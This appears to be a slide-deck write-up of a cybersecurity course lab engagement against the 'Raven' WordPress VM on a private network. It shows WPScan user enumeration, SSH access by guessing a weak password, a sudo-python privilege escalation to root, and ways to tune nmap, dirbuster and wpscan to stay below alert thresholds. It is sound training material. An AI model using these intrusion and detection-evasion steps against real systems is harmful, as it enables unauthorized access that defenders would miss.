

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

**Network Topology &
Critical Vulnerabilities**

02

Exploits Used


03

**Methods Used to
Avoiding Detect**



Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target2

IPv4: 192.168.100
OS: Linux
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
BruteForce Vulnerability	Passwords did not require complex characters/symbols nor did they set time resets to prevent brute force.	Allowed users to keep the same password for as long as they wanted to, makes bruteforce more likely to be successful.
Sensitive Data Exposer	MySQL Login information being accessible through a non-admin/common account.	Gave anyone logged into user “Michael” access to MySQL.
Security Misconfiguration	Misconfiguration of unprotected files/directories, default credentials.	Allowing unprivileged user access to files they shouldn’t have access. For eg. “wp-config.php” can be very harmful if it leaks to the wrong person.
User Enumeration (WordPress)	Enumeration of Wordpress	This exposes the critical information like users authorised for wordpress and an attacker can further bruteforce that user to access wordpress

Exploits Used


Exploitation: User Enumeration (WordPress)

- We exploited the WordPress permalinks feature with WPScan.
- Using WPScan for user enumeration we were able to gain the usernames “Michael” and “Steven”.

```
[i] User(s) Identified:  
  
[+] steven  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] michael  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```


Exploitation: Open SSH (Port 22) and Weak Password

- Simply by guessing Michael's password was easy enough, though a tool such as 'Hydra' would have easily cracked the password in no time, unfortunately this would be much easier to detect.
- This allowed us to gain access to Michael's account on the target machine (192.168.1.110)



The screenshot shows a terminal window with a dark background. At the top, there's a title bar with icons and the text 'michael@target1: ~'. Below the title bar, a menu bar contains 'File', 'Actions', 'Edit', 'View', and 'Help'. The main content of the terminal shows the following text:

```
root@Kali:~# ssh michael@192.168.1.110 -p22
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Oct 28 00:53:00 2021 from 192.168.1.90
michael@target1:~$
```


Exploitation: Privilege Escalation

- After gaining Steven's credentials through MySQL, we were able gain access to his account. Looking into Steven's privileges we saw that he is able run python commands with no password.
- Using this python exploit we were able to gain root access and find flag 4.

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

Avoiding Detection

Stealth Exploitation of Scanning Open Ports of Target (nmap)

Monitoring Overview

- The alert “HTTP Request Size Monitor” was triggered.
- This measures the amount of requests received by the target.
- The threshold for this is 3500 requests per minute.

Mitigating Detection

- Setting the Timing Template (-T) and -sS options using nmap.
- While there are many comparable alternatives, nmap is the best choice unless scanning a machine with very strict alerts with low thresholds.

Stealth Exploitation of Directory Enumeration (dirbuster)

Monitoring Overview

- The alerts “Excessive HTTP Errors” and “HTTP Request Size Monitor” were triggered.
- “Excessive HTTP Errors” measures the amount of returned HTTP response codes for the top 5 most returned codes over 5 mins. “HTTP Request Size Monitor” measure the number of requests sent to the target per minute.
- “Excessive HTTP Errors” fires at 400 response codes every 5 mins and “HTTP Request Size Monitor” fires at 3500 requests per minute.

Mitigating Detection

- Setting a delay (-z) between each tested directory/file and using a smaller wordlist.
- An alternative would be to guess the directory paths in a browser, however even though this is less aggressive, it is also a lot more time consuming.



Stealth Exploitation of WordPress User Enumeration (wpscan)


Monitoring Overview

- Excessive HTTP Errors” alert would detect this.
- This measures the amount of returned HTTP response codes for the top 5 most returned codes.
- 400 is the threshold for this alert

Mitigating Detection


- Using a less aggressive setting for the enumeration (less packets over time).
- Manual enumeration using author query in URL.

← → ↻ ⚠ Not secure | 192.168.1.110/wordpress/

[Skip to content](#)


[Raven Security](#)

Just another WordPress site




[Scroll down to content](#)

Posts

Posted on [August 12, 2018](#)

[Hello world!](#)

← → ↻ ⚠ Not secure | 192.168.1.110/wordpress/?author=1

[Skip to content](#)


[Raven Security](#)

Just another WordPress site

Author: michael

Posted on [August 12, 2018](#)

[Hello world!](#)